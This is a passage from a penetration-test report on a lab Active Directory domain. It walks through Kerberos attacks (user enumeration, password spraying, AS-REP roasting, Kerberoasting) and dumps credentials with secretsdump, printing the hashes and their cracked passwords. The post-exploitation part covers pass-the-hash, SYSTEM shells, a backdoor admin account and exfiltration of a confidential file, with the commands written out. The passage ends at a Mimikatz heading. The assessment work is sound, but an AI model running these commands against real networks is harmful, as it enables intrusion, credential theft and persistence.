Nessus has provided valuable analysis of the network configuration of the hosts on the domain, and the configuration of both hosts. Remediation for these vulnerabilities is simple and can be achieved with proper configuration of group policies and patch management.

To confirm Nessus’ reports on the missing updates was correct, a PowerShell script was used to check for the Windows patch updates on the DC. The script ‘check_missing_KB_updates.ps1’ referenced the installed updates on the Windows Server against a list of known Windows update patches from the release of Windows 2019. It confirmed the updates on the Windows server were missing updates from 2018 onwards.

3.3.2 PingCastle

An audit on the target domain was completed by PingCastle to identify and assess how vulnerable the domain is. PingCastle identified several critical areas of concern, highlighting the need for immediate security remediation. A Domain Risk Level score of 95/100 was given. The full PingCastle Report can be found in Appendix II: PingCastle Report.



Figure 7: PingCastle - Domain Risk Level Score

3.3.2.1 Key Findings

Policy	Severity	Impact	Recommended Solution
DES Encryption Enabled	High	A weaker encryption algorithm used for Kerberos authentication, making credentials prone to cryptographic attacks	Disable DES encryption and enforce AES
NTLMv1 Enabled	High	Particularly susceptible to credential theft	Use NTLMv2 instead and disable NTLMv1
6 Accounts not using pre-authentication	Critical	Susceptible to AS-REP roasting attacks	Ensure Kerberos pre-authentication is enabled for all users and service accounts
Never Expiring Passwords	High	Old passwords are more likely to be reused.	Implement a password expiration policy and enforce regular password changes

Table 2: Primary Findings from PingCastle Assessment

3.4 Phase 4: Exploitation

Vulnerabilities, misconfigurations and inadequate security controls identified in previous stages of the assessment were tested and exploited. The findings in the vulnerability Analysis phase provided a list of potential attack vectors to target. By utilising a range of advanced penetration testing tools and techniques, the testing in this stage revealed several weaknesses in the existing configuration of the target domain and its systems.

Exploitation tools and methods include: Kerbrute, Kerberoasting, DCSync/DCShadow, Pass-the-hash (PtH) and Impacket modules. Documentation related to these tools and attacks can be found here.

3.4.1 Kerbrute: Exploiting Kerberos Misconfigurations

Kerbrute is a powerful utility used to attack the Kerberos authentication protocol in domain environments. Kerbrute was used to identify valid user accounts using the `userenum` command. Other functions include password spraying and brute-forcing credentials. The PingCastle report highlighted several accounts with pre-authentication disabled – this tool was employed to test the threat posed by the lack of pre-authentication against brute-force attacks. The lack of a password complexity policy presents an increased risk of default passwords and poor password hygiene.

3.4.1.1 User Enumeration

The `userenum` command was used to enumerate all users within the AD environment, utilising the list of all domain users obtained whilst using ldapsearch in Phase 1 (view ldapsearch_all_users.log for user entries). All domain users were tested and returned as “VALID” providing confirmation that all users were exploitable with Kerbrute. This is shown in Figure 8.



Figure 8: Kerbrute – Userenum check

3.4.1.2 Password Spraying

The `passwordspray` function provided the ability to password spray against the list of domain users. This test confirmed the use of weak/default passwords was applied to several accounts, posing a significant security threat of susceptibility to password spraying attacks. The lack of password complexity within the domain poses a serious risk of credential attacks.

Common passwords such as “Password1” and Changeme123!” were assigned passwords to several domain users, including high privileged user accounts like ‘test’ and ‘Administrator’.



Figure 9: Kerbrute - Password Spraying output for default password

3.4.1.3 Brute-forcing

The `bruteuser` command allows brute-forcing, using a wordlist, against a single user. There are numerous accounts in AD that can be compromised due to insecure passwords (easy to guess or brute-force due to their simplicity and lack of complexity). In Figure 10, user account enrica.brinn was targeted, the password was cracked.



Figure 10: Kerbrute - user password successfully brute-forced

3.4.1.4 Recommendations & Remediation

- Implement password policies that conform with the recommended baselines (NCSC UK for instance). Prevent all accounts (users and services) from using basic passwords by enforcing password complexity requirements; reset all passwords for domain accounts; and avoid using default/common credentials.
- Implement account lockout policy to mitigate against brute-force attacks.
- Configure Kerberos to use AES encryption and do not allow pre-authentication for any domain accounts.

3.4.2 Impacket

Impacket's collection of Python scripts were used to enumerate the domain and test the exploitability of vulnerabilities relating to Kerberos and SMB.

Relevant logs, screenshots and program output can be found here.

3.4.2.1 AS-REP Roasting using GetNPUsers.py

AS-REP Roasting is an attack technique that targets user accounts that do not require pre-authentication. With Impacket's `GetNPUsers.py` script, AS-REP Roasting was tested on the six accounts without pre-authentication (revealed in the PingCastle Report).



Figure 11: AS-REP Roasting - svc_Exchange TGT Hash Extracted

The service account 'svc_Exchange' was targeted in an AS-REP Roast. Due to the lack of pre-authentication required, the `GetNPUser` script successfully obtained the TGT (Ticket Granting Ticket) hash for the service account (with elevated privileges). This hash was then provided to Hashcat, a password cracking tool, and the hash was cracked revealing the password 'ch4ng3m3' – a default password.

Figure 12: AS-REP Roasting - svc_Exchange TGT Cracked

3.4.2.2 Get User Service Principal Names using GetSPNs.py

The `GetSPNs.py` script targets SPNs that are associated with service accounts. This script can help identify service accounts, increasing the attack surface for attackers to target. The output from the script identifies 'EXC-SERVER' as a valid SPN for the svc_Exchange service. More crucially, the Kerberos TGT for the svc_Exchange was extracted allowing Hashcat to crack the TGT.

```
$krb5tgs$23$*svc_Exchange$VULNAD.LAB$vulnAD.lab/svc_Exchange*$279e987e7b1c20f263ff
1bb465b43748$919085605809e1fc38020f5ab0d4866a2fcb637c3b59483661b922bc9fa1756f7062d
f273a06b59a05ccaa78f1b2b8841b9632a40e9b350373c523793cac0b7afcd14cb154d5bd14cf5740b
acc61e12cd929679174240179a0b23a149c01d91b6d33727b2602f796c5126525429bd5d26ca8d5a30
1a004ff5b42f5963cc1748ad6012575037eaa18d3f0883bff89c6e2e24b8f3796381a8cd1e6e80730a
55ce888b4b3b7e1391e9758e68e2b5212d4c0b11570ff4b28482a118d67845f333dcdb3a12f5dd4815
921f911be77930ce58a5a5180bd26a787fa224adf9ef1dc4fc659cf4366effc5ef254bef2b30126ceb
f8cc0776329e2fd844888aade486a4e1e687431d0566080c3bc01fe2d2a4116ff5b0a14e8e1d6d5d02
7492b0b4a73d8832f58ebe5a05d6bf8aa1caa462fde6df00143ab04187694dcdb45560e9889cd13a8b
09becdd4e612e11cce2336b6e232b2092173e7cf237aebc78fdefd99419153f037a912c7989f788cc3
c2a1ce1b7bb06ab12a95bde104f8a8cc55541ecf32c62fbc553e8f188acd89d090a842971b38b3a38a
5f393c83f26e62c1f9d5fa04bf30dd2a3625199e03d45217cf6dba3d3fe87e9a7009ab5caa01822e07
e95f13ae246c5f51bec5c2b81e3b5519290d8cc1993013dd377984d522c28d5a5bf25870b1e91caa37
9d3a111ba95dde600dddeb1a4f03cfdfa7604b7d63bd853e1b333229a5ab7e95335e5e7d8822e83b6e
964077a2bd87454af8848d59605bf7290578e65c625e999500049eb46098f4d95e2ccdf00aed7ee971
0f9168816109306cc07636161b0619f2c66bdc95a66086990b90c2701736586e458106a68a53055ccf
5cd84828e3f2bb6daffafcb87a51dcd234ccda837dccea4e32b433e4bc217a2067073466a6db395baf
35cbe788ee987b3a8787fbcb28f94637ca554cd7401adfb4808ce51b6a7108ba919df0fd91151f5ef4
0345759badabd2ff2612359d222c624fc9804137674fe2175e6ba8ec334597882595851391c7785f93
6ff7f2ea4a9fa999fc0430f2581e8dac22435b46a71107c3121790a9bfc8e794a7b612b8be18a1d259
```

```
8dcf72506b43494055dbecb65435c1e344a595daebd0cb60555e12a06a57b5943ca14be787c1783855
5d46b010a3ab117fe6d40360430c79d6db656c1a94c0519063e4303b2920e6320c4f2509226fcdfee8
70bdb5b48343254b886ac05a9becf9e39b31daeb76e10e008205469f4dffd686ce3a182efbf8f5464c
5af03025cf4f4f248ec69bab5e9a6fcc9c7d5fbe9c5a334596090bd3ccb107981c987839aafc29939c
1e9567c28457dbade7114032dfcb29477f68b7768e1db15148d120774c0c9b21e0335f8ca55cbaae63
3743213fed2ad41cb653bfa317c93a3596b030707c2f40e2eb1451afe269f69ebc1497ab2ff1ce855c
9d0c91352:ch4ng3m3
```

3.4.2.3 Credential Dumping using secretsdump.py

`Secretsdump.py` was used in the extraction of sensitive info such as credentials, hashes and tokens from the Win Server/DC and the WIN10-HOST client. This tool extracted SAM hashes (in NTLM/LM format) of local accounts, LSA secrets and cached domain credentials on both systems.

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ secretsdump.py vulnAD.lab/test:Password1@192.168.56.2
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x49fd54146c81414f1ed7737174236c3c
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VULNAD\DC1$:aes256-cts-hmac-sha1-96:7619291d58073e0b77400526a237d852b5e14ad2b6dd59c15b78e0e3efe0b88f
VULNAD\DC1$:aes128-cts-hmac-sha1-96:ff565439a97dec11bb8640c8cbbfe9e0
VULNAD\DC1$:des-cbc-md5:7623d9e5452ff7d5
VULNAD\DC1$:plain_password_hex:7b3c746fda3d1f71e63601c45694265da1c248fe0ea289549ac5b2e407a54d4ddea07469dfe960159057355a863653340b175b6b07f713e321dbc5b24675b5
73571573e3c17fc10d85d7aa7fa8c21a76e7ef9545d6eebbccc254e7b3db9b6450f7946106754329fb1f07ec8a3795a7548db25c1122d9c0e3971e78877071d5545a86902ae5ac8dc0448c5057823
7bfe4e6a6091722bd77332b39b1fbac6380c1ec2c68cd8fdfd5d39045289312 3f2e8f354d9421838f08fa8ad5c482089c64b76f6dc4dc6617a723c104a8a6f786b1ecef8d2ecddd523cff8978fd10
fe56831ee7b4707df2963469b743f1af3ce31c03
VULNAD\DC1$:aad3b435b51404eeaad3b435b51404ee:03193efc7fb11fc26c08775d41634713:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xbeb8b542489d97c2573890a07f871cf3b32c0534
dpapi_userkey:0x4d17e3e5ab01e10f0f0102e028471084abee1af0
[*] NL$KM
 0000   4A D5 F8 F8 66 7D B1 AA  6A 18 1F A2 E7 42 01 1B   J...f}..j....B..
 0010   BF 21 C8 00 03 29 DB DA  01 73 13 CB E0 87 64 20   .!...)...s....d
 0020   60 88 B9 09 C2 50 A6 E2  97 02 88 DD 42 6B E2 C5   `....P......Bk..
 0030   2C 18 B9 67 74 2F 7E B2  F3 C6 5A 71 C5 53 12 F2   ,..gt/~...Zq.S..
NL$KM:4ad5f8f8667db1aa6a181fa2e742011bbf21c8000329dbda017313cbe08764206088b909c250a6e2970288dd426be2c52c18b967742f7eb2f3c65a71c55312f2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

Figure 13: secretsdump.py - Domain Controller

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 secretsdump.py 'vulnAD.lab/Administrator:Password1@192.168.56.10'

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x1ae0d76d0704911ac0de01ffe4261223
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6d4346cd9bb596e6085ae24e516c57fc:::
win10-host:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
VULNAD.LAB/ARiaz:$DCC2$10240#ARiaz#dd22abe63d30ebf644371aeaefa76491: (2024-04-03 23:23:07)
VULNAD.LAB/bari.jessa:$DCC2$10240#bari.jessa#21066797534210be4b87a590bc907f24: (2024-04-03 23
:31:17)
```

Figure 14: secretsdump.py - WIN10-HOST

```
┌──(kali㉿kali)-[~/Desktop/VulnAD/Pen-Testing/Exploitation]
└─$ hashcat -m 2100 DCC2_hashes.txt bad_passwords.txt -o cracked_DCC2_hashes.txt -a 0
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) -
 Platform #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz, 1120/2304 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Thu Apr  4 12:45:08 2024
Stopped: Thu Apr  4 12:45:09 2024

┌──(kali㉿kali)-[~/Desktop/VulnAD/Pen-Testing/Exploitation]
└─$ cat cracked_DCC2_hashes.txt
$DCC2$10240#ariaz#dd22abe63d30ebf644371aeaefa76491:Password1
$DCC2$10240#bari.jessa#21066797534210be4b87a590bc907f24:trustno1
```

Figure 15: secretsdump.py - DCC2 hashes cracked using Hashcat

- Cached domain credentials (DCC2 format) for users ‘ARiaz’ and ‘bari.jessa’ were extracted and cracked.
- The NTLM hash of the local admin ‘Administrator’ was extracted and cracked, revealing the password as ‘Password1’.

```
hashcat -m 1000 nt_hash_administrator  bad_passwords.txt

64f12cddaa88057e06a81b54e73b949b:Password1

Session..........: hashcat

Status...........: Cracked

Hash.Mode........: 1000 (NTLM)

Hash.Target......: 64f12cddaa88057e06a81b54e73b949b
```

3.4.3 Kerberoasting

Throughout the exploitation phase, the exploitation technique 'Kerberoasting' was relied upon to compromise Kerberos tickets for service tickets and cracking the hashes of the TGT using Hashcat/John.

The GetUserSPNs.py script in the Impacket module allowed for the acquisition of service tickets for known service accounts identified using the ldapsearch tool (log file for the ldapsearch service accounts query can be found here). After extracting the service ticket for the relevant service account.

3.5 Phase 5: Post-Exploitation

During the post-exploitation phase, methods such as Pass-the-Hash (PtH), DCSync, credential extraction and data extraction were utilised to gain further access to the compromised domain and its associated systems, services and data.

3.5.1 Evil-WINRM: Elevated Remote Shell

Evil-WINRM is a remote management tool utilising Microsoft's WS-Management Protocol allowing for post-exploitation activities and attacks such as remote code execution, PtH, lateral movement and data exfiltration. Evil-WINRM targets the WS-Management protocol which uses port 5985/tcp and is typically available on the Windows Server. The Nmap scan conducted in Phase 1 revealed this port is open to connections, allowing remote connections via this protocol to be made.

```
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

The snippet above from the Nmap scan confirms 5985/tcp is open.

3.5.1.1 Pass-the-Hash (PtH)

The NTLM hash of the high-privileged user 'Administrator' was gained earlier in 3.4.2.3. This hash was acquired using Impacket's secretsdump.py module. The relevant section of the SAM hashes:

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949
b:::
```

Figure 16 shows the use of the pass-the-hash method to gain access to the DC. The connection was granted and remote shell access to the system was gained. Unauthorised access to a critical component of the vulnAD.lab, the Windows Server/Domain Controller, was gained using a PtH attack.



Figure 16: Evil-WINRM - PtH attack allowing access to the Win Server/DC

3.5.1.2 Credential Login with Cracked Password

Kerbrute's `passwordspray` function was able to crack the password of the Administrator account using a wordlist, revealing the password as 'Password1'. This password was also obtained when the NTLM hash of the user account was cracked using Hashcat. With the plain-text password acquired, an attempt was made to login to the compromised user account using Evil-WINRM. This was achieved using the command below:

```
evil-winrm -i 192.168.56.2 -u Administrator -p Password1
```



Figure 17: Evil-WINRM - Login with compromised password

3.5.2 smbexec: Exploitation of SMB

Using `smbexec`, the SMB protocol configuration of the domain was exploited allowing full system access as NT AUTHORITY on both systems. This was achieved using the compromised credentials of users 'Administrator' and 'ARiaz' – both are members of the Domain Admins group. A logon attempt using the `smbexec.py` script was successful.

```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ python3 smbexec.py vulnAD.lab/Administrator:Password1@192.168.56.10
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
WIN10-PC

C:\Windows\system32>whoami
nt authority\system
```

Figure 18: smbexec.py - NT Authority access gained on WIN10-HOST

Figure 18 illustrates how an attacker could utilise smbexec.py and other tools that exploit SMB misconfigurations and vulnerabilities to gain access to sensitive data. The system level access provided by `smbexec` is the highest level of privilege on Windows systems, allowing for unrestricted command execution, data exfiltration and malware such as rootkits to maintain persistence. System logs and processes can also be modified to deter detection.

3.5.3 xFreeRDP: Post-Exploitation via RDP

xFreeRDP is an open-source X11 Remote Desktop Client (RDP) that was used to gain Remote Desktop control (interactive access) to the WIN10-HOST system from the attacker system (Kali).

3.5.3.1 Establishing a RDP Connection

By utilising captured credentials obtained during the Exploitation phase with `secretsdump.py`, a remote desktop connection was established allowing a graphic interface and full access to the Windows 10 system.

```
xfreerdp /u:ARiaz /p:Password1 /v:192.168.56.10 /cert:ignore +clipboard /dynamic-resolution
```

This demonstrates how an attacker could directly interact with the domain's systems if the relevant credentials are compromised, bypassing all network security measures.



Figure 19: xFreeRDP - RDP Connection with Domain Admin user

3.5.3.2 Post Exploitation

After gaining access to the WIN10-HOST system via RDP, the attacker conducted post-exploitation activities involving system enumeration/recon and data exfiltration. Commands like `systeminfo` and `netstat` were used to gather info regarding the configuration of the system.

A log was started to capture all output from commands and all data in a PowerShell terminal. The full log can be viewed by clicking on the Post-Exploitation folder here.

```
Start-Transcript -Path "C:\PS_transcript_WIN10-HOST.log"
```

The attacker then proceeded to create a local user with the username 'NewUser' and assigned it to the Administrators localgroup to grant it local admin privileges.

```
PS C:\Windows\system32> net user /add NewUser H8ckedm8
The command completed successfully.
PS C:\Windows\system32> net localgroup Administrators NewUser /add
The command completed successfully.
```

The creation of a new administrative user, albeit as a local user, provides a backdoor for persistent access. If compromised accounts like 'ARiaz', 'test' and 'Administrator' have their passwords reset, then there is still a local account on the WIN10-HOST with elevated privileges to maintain access. Methods like these are common amongst threat actors who aim to maintain access for as long as possible to increase the chances of extracting more data and to move laterally within the network.

3.5.3.3 Targeting Lack of ACLs & Permission Controls

Whilst enumerating the system and conducting data exfil activities, an attached network share was discovered for the compromised 'ARiaz'.



Figure 20: xFreeRDP - Confidential Network Share Discovered

The network share located at `\\192.168.56.2\Confidential` appears to be hosted on the DC. A file named 'confidential.csv' was accessed using the newly created administrative credentials, indicating a lack of access controls and improper permissions for this share. The data within this file was extracted to the attacking system using netcat.

3.5.4 Mimikatz: Credential Theft & DCShadow Attack

